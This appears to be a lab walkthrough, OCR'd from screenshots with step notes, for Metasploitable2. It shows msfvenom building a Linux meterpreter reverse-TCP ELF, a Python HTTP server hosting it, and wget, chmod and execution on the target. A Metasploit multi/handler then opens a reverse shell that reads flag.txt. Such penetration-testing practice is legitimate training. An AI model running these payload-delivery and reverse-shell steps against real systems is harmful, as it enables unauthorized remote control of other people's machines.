


```
root@spider: /home/spider
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/linux/x86/meterpreter/reverse_tcp     .                normal  No     Linux Mettle x86
, Reverse TCP Stager
   1  payload/linux/x86/meterpreter/reverse_tcp_uuid  .              normal  No     Linux Mettle x86
, Reverse TCP Stager

Interact with a module by name or index. For example info 1, use 1 or use payload/linux/x86/meterprete
r/reverse_tcp_uuid

msf6 > use linux/x86/meterpreter/reverse_tcp
msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options

Module options (payload/linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

View the full module info with the info, or info -d command.
msf6 payload(linux/x86/meterpreter/reverse_tcp) > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=
192.168.94.139 LPORT=4445 -f elf > shell.elf
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.94.139 LPORT=4445 -f elf > shell
.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

msf6 payload(linux/x86/meterpreter/reverse_tcp) >
```

V. Start a webserver to share vulnerable file on the target machine.

Command used to start a webserver

1. Python3 -m http. server 8080
   a. -m to initiate webserver
   b. 8080 is the port where the webserver will start.



```
The program 'apt' can be found in the following packages:
 * openjdk-6-jdk
 * sun-java5-jdk
 * sun-java6-jdk
Try: sudo apt-get install <selected package>
-bash: apt: command not found
msfadmin@metasploitable:~$ curl http://192.168.94.139
curl: (7) couldn't connect to host
msfadmin@metasploitable:~$ wget http://192.168.94.139/shell.elf
--01:49:16--  http://192.168.94.139/shell.elf
           => `shell.elf'
Connecting to 192.168.94.139:80... failed: Connection refused.
msfadmin@metasploitable:~$ curl http://129.0.0.1

msfadmin@metasploitable:~$ curl http://192.168.94.139
curl: (7) couldn't connect to host
msfadmin@metasploitable:~$ wget http://192.168,94,139/home/spider/shell.elf
--01:51:26--  http://192.168,94,139/home/spider/shell.elf
           => `shell.elf'
Resolving 192.168,94,139... failed: Name or service not known.
msfadmin@metasploitable:~$ wget http://192.168,94,139/home/spider/shell.elf
--01:51:50--  http://192.168,94,139/home/spider/shell.elf
           => `shell.elf'
Resolving 192.168,94,139... failed: Name or service not known.
msfadmin@metasploitable:~$
```


```
┌──(spider㉿spider)-[~]
└─$ python3 -m 8080
/usr/bin/python3: No module named 8080

┌──(spider㉿spider)-[~]
└─$ python3 hhttp.server -m 8080
python3: can't open file '/home/spider/hhttp.server': [Errno 2] No such file or directory

┌──(spider㉿spider)-[~]
└─$ sudo su root
[sudo] password for spider:
┌──(root㉿spider)-[/home/spider]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [29/Jul/2025 00:49:00] "GET / HTTP/1.1" 304 -
127.0.0.1 - - [29/Jul/2025 00:49:00] code 501, message Unsupported method ('POST')
127.0.0.1 - - [29/Jul/2025 00:49:00] "POST /ajax/qm/?__a=1&__user=0&__comet_req=7&jazoest
=2983 HTTP/1.1" 501 -
127.0.0.1 - - [29/Jul/2025 00:50:25] code 501, message Unsupported method ('POST')
127.0.0.1 - - [29/Jul/2025 00:50:25] "POST /ajax/qm/?__a=1&__user=0&__comet_req=7&jazoest
=2983 HTTP/1.1" 501 -
```

```
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set LHOST 192.168.94.139
LHOST => 192.168.94.139
msf6 exploit(multi/handler) >
```

VI. On target use wget command to download vulnerable files from the attacker machine.
   a. Give the file executable permission.
      i. chmod +x shell.elf

VII. Start the listener on the attacker machine.
   a. Using exploit/run command on meterpreter.
   b. Once the above command is executed then the meterpreter starts listening on the port we have specified above. [4445]


VIII. Once the meterpreter starts listening, then executes the vulnerable file on the target machine.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux

```
msfadmin@metasploitable:~$ wget http://192.168.94.139:8080/home/spider/baseline.
txt
--01:58:38--  http://192.168.94.139:8080/home/spider/baseline.txt
           => `baseline.txt'
Connecting to 192.168.94.139:8080... connected.
HTTP request sent, awaiting response... 404 File not found
01:58:38 ERROR 404: File not found.

msfadmin@metasploitable:~$ wget http://192.168.94.139:8080/shell.elf
--02:00:21--  http://192.168.94.139:8080/shell.elf
           => `shell.elf'
Connecting to 192.168.94.139:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[===================================>] 207           --.--K/s

02:00:21 (7.85 MB/s) - `shell.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x shell.elf
msfadmin@metasploitable:~$ ls
exploit  flag.txt  shell.elf  vulnerable
msfadmin@metasploitable:~$ ./shell.elf
_
```


IX. It will start listening on meterpreter with a revers shell.

   a. Once the reverse shell is successfully created.
   b. Then use shell command to get a real shell on the on the attacker machine.
   c. Once created successfully use cat command to read the flag.txt file on the target. If the it returns return the content of the flag.txt from the target machine then the reverse shell is ready for further processes like privilege escalations.



```
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set LHOST 192.168.94.139
LHOST => 192.168.94.139
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.94.139:4445
[*] Sending stage (1017704 bytes) to 192.168.94.141
[*] Meterpreter session 1 opened (192.168.94.139:4445 -> 192.168.94.141:58422) at 2025-07-29 01:01:04
-0500

meterpreter > shell
Process 6006 created.
Channel 1 created.
ls
exploit
flag.txt
shell.elf
vulnerable
cat flag.txt
Pratik is spider@256
```

For Verification that the reverse shell is connected to right target.



```
msfadmin@metasploitable:~$ cat flag.txt
Pratik is spider@256
msfadmin@metasploitable:~$
```